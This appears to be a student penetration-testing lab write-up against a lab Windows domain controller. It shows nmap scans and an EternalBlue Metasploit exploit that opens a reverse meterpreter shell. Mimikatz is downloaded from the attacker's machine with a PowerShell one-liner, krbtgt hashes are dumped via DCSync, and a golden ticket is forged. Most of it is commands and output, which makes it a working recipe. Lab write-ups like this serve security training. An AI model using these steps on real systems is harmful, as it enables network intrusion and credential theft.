
Looks like centurion/centurion did not work

I decided I would attempt to gain Dagon-Fel’s credentials via the golden ticket method since I was no longer able to access the TFTP port (see below).

Dagon-Fel *Golden Ticket* attempt VIA Balmora

Performed small, medium and large scans

- sudo nmap -Pn -T5 -p- 192.168.2.10 -oA smol
- sudo nmap -Pn -sV -A -p- 192.168.2.10 -oA med
- sudo nmap -Pn -sV -A -p- --script=’safe’ 192.168.2.10 -oA large




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ sudo nmap -Pn -T5 -p- 192.168.2.10 -oA smol
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 04:18 EDT
Nmap scan report for 192.168.2.10
Host is up (0.016s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5722/tcp  open  msdfsr
9389/tcp  open  adws
49153/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49166/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 167.65 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

It is a windows machine, we will try to gain access via eternalblue first


- nmap --script smb-vuln* -p 445 <ip>



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ nmap --script smb-vuln* -p 445 192.168.2.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 04:23 EDT
Nmap scan report for 192.168.2.10
Host is up (0.0054s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 5.29 seconds
zsh: segmentation fault  nmap --script smb-vuln* -p 445 192.168.2.10
```

We know it is most likely the domain controller from port 53 being open, if we can root access we can probably perform a golden ticket attack on all other windows machines in the network.

- If you only have user access, you can attempt the golden ticket method below, I performed this method so I could practice even though I already had root privilege.




```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.2.10
rhosts ⇒ 192.168.2.10
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.8.0.131
lhost ⇒ 10.8.0.131
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.8.0.131:4444
[*] 192.168.2.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.2.10:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Servi
ce Pack 1 x64 (64-bit)
[*] 192.168.2.10:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.2.10:445 - The target is vulnerable.
[*] 192.168.2.10:445 - Connecting to target for exploitation.
[+] 192.168.2.10:445 - Connection established for exploitation.
[+] 192.168.2.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.2.10:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.2.10:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.2.10:445 - 0×00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.2.10:445 - 0×00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.2.10:445 - 0×00000030  6b 20 31                                         k 1
[+] 192.168.2.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.2.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.10:445 - Sending all but last fragment of exploit packet
[*] Sending stage (200774 bytes) to 192.168.2.12
[*] Meterpreter session 1 opened (10.8.0.131:4444 → 192.168.2.12:62308) at 2022-10-24 04:26:55 -0400
[-] 192.168.2.10:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError

meterpreter > shell
Process 4236 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

To perform a golden ticket attack:

- whoami /user
- Copy SID:
    - **S-1-5-(not this part, it is the RID)**
- Find the domain name: **systeminfo | findstr /B "Domain"**
    - **Morrowind-West.province.com**



```
C:\TEMP>systeminfo | findstr /B "Domain"
systeminfo | findstr /B "Domain"
Domain:                    Morrowind-West.province.com

C:\TEMP>
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

- Find the KRBTGT which is the key distribution account (using mimikatz) so we must get mimikatz onto the target machine


On Kali:

- cp -r /usr/share/windows-resources/mimikatz .
    - Note: If this does not work, download the latest mimikatz from here

- python -m SimpleHTTPServer 80

On Windows:

- powershell -c "(New-Object System.Net.WebClient).DownloadFile('http://10.8.0.131/mimikatz.exe', 'c:\Temp\mimikatz2.exe')"




```
C:\TEMP>powershell -c "(New-Object System.Net.WebClient).DownloadFile('http://10.8.0.131/mimikatz.exe', 'c:\Tem
p\mimikatz.exe')"
powershell -c "(New-Object System.Net.WebClient).DownloadFile('http://10.8.0.131/mimikatz.exe', 'c:\Temp\mimika
tz.exe')"

C:\TEMP>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\TEMP>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is F0BD-6288

 Directory of C:\TEMP

08/31/2021  01:38 AM    <DIR>          .
08/31/2021  01:38 AM    <DIR>          ..
07/26/2020  04:14 PM            99,710 iis-85.png
07/31/2020  01:26 AM               701 iisstart.htm
08/31/2021  01:33 AM               354 mimikatz
08/31/2021  01:38 AM         1,355,264 mimikatz.exe
07/31/2020  03:01 AM                 0 xampp.exe
               5 File(s)      1,456,029 bytes
               2 Dir(s)  38,685,245,440 bytes free

C:\TEMP>
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Run mimikatz


- mimikatz.exe



```
C:\TEMP>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

- lsadump::dcsync /domain:Morrowind-West.province.com /user:krbtgt



```
mimikatz # lsadump::dcsync /domain:Morrowind-West.province.com /user:krbtgt
[DC] 'Morrowind-West.province.com' will be the domain
[DC] 'Aldruhn.Morrowind-West.province.com' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 7/26/2020 4:24:22 PM
Object Security ID   : S-1-5-21-3675867208-3488060362-3151166870-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 0f193cde5e5e9765366534e4da178564
    ntlm- 0: 0f193cde5e5e9765366534e4da178564
    lm  - 0: ac5977b3e435798d228bd577a558d902

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : MORROWIND-WEST.PROVINCE.COMkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 47c254150e342c3618dd8356e89a95f93266d05a8ffeaefd42bf281ba8a639a0
      aes128_hmac       (4096) : 974ca084633f6dbabecba38315452e6d
      des_cbc_md5       (4096) : d58a15a791bcc87c

* Primary:Kerberos *
    Default Salt : MORROWIND-WEST.PROVINCE.COMkrbtgt
    Credentials
      des_cbc_md5       : d58a15a791bcc87c

* Packages *
    Kerberos-Newer-Keys

* Primary:WDigest *
    01  271dd3600e4632207c18c4918daf4a1f
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```


Password hash is:

- Hash NTLM: **0f193cde5e5e9765366534e4da178564**

The golden ticket recipe:
DOMAIN - **Morrowind-West.province.com**
DOMAIN SID - **S-1-5**
KRBTGT - **0f193cde5e5e9765366534e4da178564**

To create the golden ticket:

- kerberos::golden /domain:Morrowind-West.province.com /sid:S-1-5 /rc4:0f193cde5e5e9765366534e4da178564 /id:500 /user:Hayden



```
C:\TEMP>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /domain:Morrowind-West.province.com /sid:S-1-5 /rc4:0f193cde5e5e9765366534e4da17856
4 /id:500 /user:Hayden
User      : Hayden
Domain    : Morrowind-West.province.com
ServiceKey: 0f193cde5e5e9765366534e4da178564 - rc4_hmac_nt
Lifetime  : 8/31/2021 2:02:35 AM ; 8/29/2031 2:02:35 AM ; 8/29/2031 2:02:35 AM
→ Ticket : ticket.kirbi

 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz # 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

